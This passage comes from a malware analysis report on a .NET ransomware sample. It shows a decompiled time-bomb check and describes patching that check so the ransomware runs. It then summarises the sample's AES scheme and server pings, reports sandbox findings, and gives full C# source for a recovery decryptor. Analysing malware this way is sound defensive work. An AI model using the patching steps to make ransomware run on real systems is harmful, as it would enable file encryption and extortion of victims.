            string s = "636138786539829831";
            DateTime t = new DateTime(long.Parse(s));
            if (DateTime.Now > t)
            {
                string text = Class4.smethod_0(Assembly.GetExecutingAssembly());
                string message = string.Concat(new string[]
                {
                    "The assembly '",
                    text,
                    "' is created with an evaluation version of CryptoObfuscator and will stop working on ",
                    t.ToString("d-MMM-yyyy."),
                    " The evaluation period has expired and the application will now exit."
                });
                throw new Exception(message);
            }
        }
    }
}
```


So if we try to run it, the exception pops up : here It’s :)




Patching the ransomware :

So we can simply patch that check statement or the time constant to let the ransomware run and debug it for more clear information. I've used Microsoft Visual studio for this job. The compiled binary is attached with this report: **explore-cleaned-patched.exe**

The ransomware successfully did his duty and encrypted the files.



All files in "My Documents " directory are encrypted with "**.locked**" extension.



Let's revert back to our last VMware snapshot to start looking if we can reverse the encryption function.

Reversing the encryption functionality :

The ransomware is using **AES** encryption algorithm with hardcoded **salt** values and only one input which is the key.
We can easily get **the key** : first line in the WindowsUpdate.locked file.

First we get the path of ”WindowsUpdate.locked” file and then get the key from the first line. Then we traverse over all files in “My Documents” directory and decrypt files that only ends with “.locked” extension.

Replacing the functions :
We use the same encryption function with only one simple change :
`CreateEncryptor() ---> CreateDecryptor()`

We’ve now decrypted the files, only one more thing to do : after decryption we remove the “.locked” extension .

Here you are, we’ve successfully defeated the ransomware and all your precious files are now all yours :)

Check point : Wrapping up previous notes :

So far we’ve Identified the behavior :

- The dropper “final.exe” drops “explorer.exe” in temp directory.
- The dropped file is obfuscated then de-obfuscated with the de4dot tool.
- Opening it with DnSpy we can read the source code of the malware.
- Method_1 gets the path of “My Documents” directory then calls method_2.
- Method_2 ---> traverses.
- Method_5 ---> returns random string.
- Method_4 ---> encrypts.
- Method_6 called with the key ---> creates the “WindowsUpdate.locked” file. Then downloads content from the internet.
- It pings to its server 10 times to check connectivity.
- Also found some cool ransomware pics :”D
- Smethod_1 is used to run the malware in a specific time constraints.
- Patching smethod_1 in order to run the ransomware. And indeed it encrypts !
- we can simply reverse its functionality : It using AES encryption algorithm , with the key in hand and hardcoded salt values.

Sandbox Results :

The generated report for the dropper “final.exe” strongly supports our analysis !
The dropper is labeled as : #trojan
- And it’s already identified its ransomware behavior : source / strings.
- Also the report states that the dropper opens the Kernel Security Device Driver (KsecDD) of Windows.
- Opens the MountPointManager (often used to detect additional infection locations).
- And assures the malicious behavior of the dropped “explorer.exe” file.
Click here for full report.

Also generated report for the dropped “explorer.exe” strongly supports our analysis !
The dropped file is labeled as : Ransom.CryptoWall.Generic
- It’s stating facts about injection / patching process :

- "explore-cleaned.exe" wrote bytes "db4d056f00000000" to virtual address "0x010A2000" (part of module "EXPLORE-CLEANED.EXE")
- "explore-cleaned.exe" wrote bytes "79524867" to virtual address "0x6E7AF314" (part of module "CLR.DLL")

Click here for full report.

Decrypting tool :

Source code is also attached with the report as well as the binary : **script.exe**

```
1.  using System;
2.  using System.Text;
3.  using System.IO;
4.  using System.Security.Cryptography;
5.
6.  namespace Decryptor
7.  {
8.      public class Decryptor
9.      {
10.         public static void Main()
11.         {
12.             string folderPath =
    Environment.GetFolderPath(Environment.SpecialFolder.Personal);  //get “My
    Documents” directory
13.             string path = folderPath + "\\WindowsUpdate.locked";
14.             string key = File.ReadAllLines(path)[0];   //get the key from the
    first line.
15.             Console.WriteLine("Key is: " + key);
```

```
16.             Console.WriteLine("Decrypting your files.....");
17.             traverse(folderPath, key);  //traverse all files in folderPath
18.         }
19.
20.         public static void traverse(string string_1, string key)
21.         {
22.             string text = key;
23.             string[] directories = Directory.GetDirectories(string_1);  //get
    all directories
24.             string[] files = Directory.GetFiles(string_1, "*.*"); //get all
    files
25.             foreach (string string_2 in files)
26.             {
27.                 if(!string_2.EndsWith(".locked")) continue;  //avoid decrypting
    non encrypted files
28.                 try
29.                 {
30.                     method_3(string_2, text);
31.                 }
32.                 catch
33.                 {
34.                 }
35.             }
36.             foreach (string path in directories)
37.             {
38.                 string path2 = Path.Combine(string_1, path);
39.                 DirectoryInfo directoryInfo = new DirectoryInfo(path2);
40.                 if ((directoryInfo.Attributes & FileAttributes.Hidden) !=
    FileAttributes.Hidden)
41.                 {
42.                     string[] files2 = Directory.GetFiles(path2, "*.*",
    SearchOption.AllDirectories);
43.                     foreach (string string_3 in files2)
44.                     {
45.                         try
46.                         {
47.                             method_3(string_3, text);
48.                             goto IL_B8;
49.                         }
50.                         catch
51.                         {
52.                             goto IL_B8;
53.                         }
54.                         break;
55.                         IL_B8:;
56.                     }
57.                 }
58.             }
59.         }
60.
```

```
61.         public static void method_3(string string_1, string string_2)
62.         {
63.             byte[] data = File.ReadAllBytes(string_1);  //read file content
64.             byte[] array = Encoding.UTF8.GetBytes(string_2);  //key to UTF-8
65.             array = SHA256.Create().ComputeHash(array);  //hash the key
66.             byte[] bytes = decrypt(data, array); //decrypt the file
67.             File.WriteAllBytes(string_1, bytes);  //write date to the file
68.             File.Move(string_1, string_1.Remove(string_1.Length-7));  //remove
    ".locked" extension
69.         }
70.
71.         public static byte[] decrypt(byte[] data, byte[] sha_key)
72.         {
73.             byte[] result = null;
74.             byte[] salt = new byte[] {1,2,3,4,5,6,7,8}; //hardcoded salt
75.
76.             using (MemoryStream memoryStream = new MemoryStream())
77.             {
78.                 using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
79.                 {
80.                     rijndaelManaged.KeySize = 256;
81.                     rijndaelManaged.BlockSize = 128;
82.                     Rfc2898DeriveBytes rfc2898DeriveBytes = new
    Rfc2898DeriveBytes(sha_key, salt, 1000);
83.                     rijndaelManaged.Key =
    rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
84.                     rijndaelManaged.IV =
    rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
85.                     rijndaelManaged.Mode = CipherMode.CBC;
86.                     using (CryptoStream cryptoStream = new
    CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(),
    CryptoStreamMode.Write)) //replace CreateEncryptor with CreateDecryptor
87.                     {
88.                         cryptoStream.Write(data, 0, data.Length);
89.                         cryptoStream.Close();
90.                     }
91.                     result = memoryStream.ToArray();
92.                 }
93.             }
94.             return result;
95.         }
96.     }
97. }
```

Compile the script and run it , we spot the key ! and the files are being decrypted :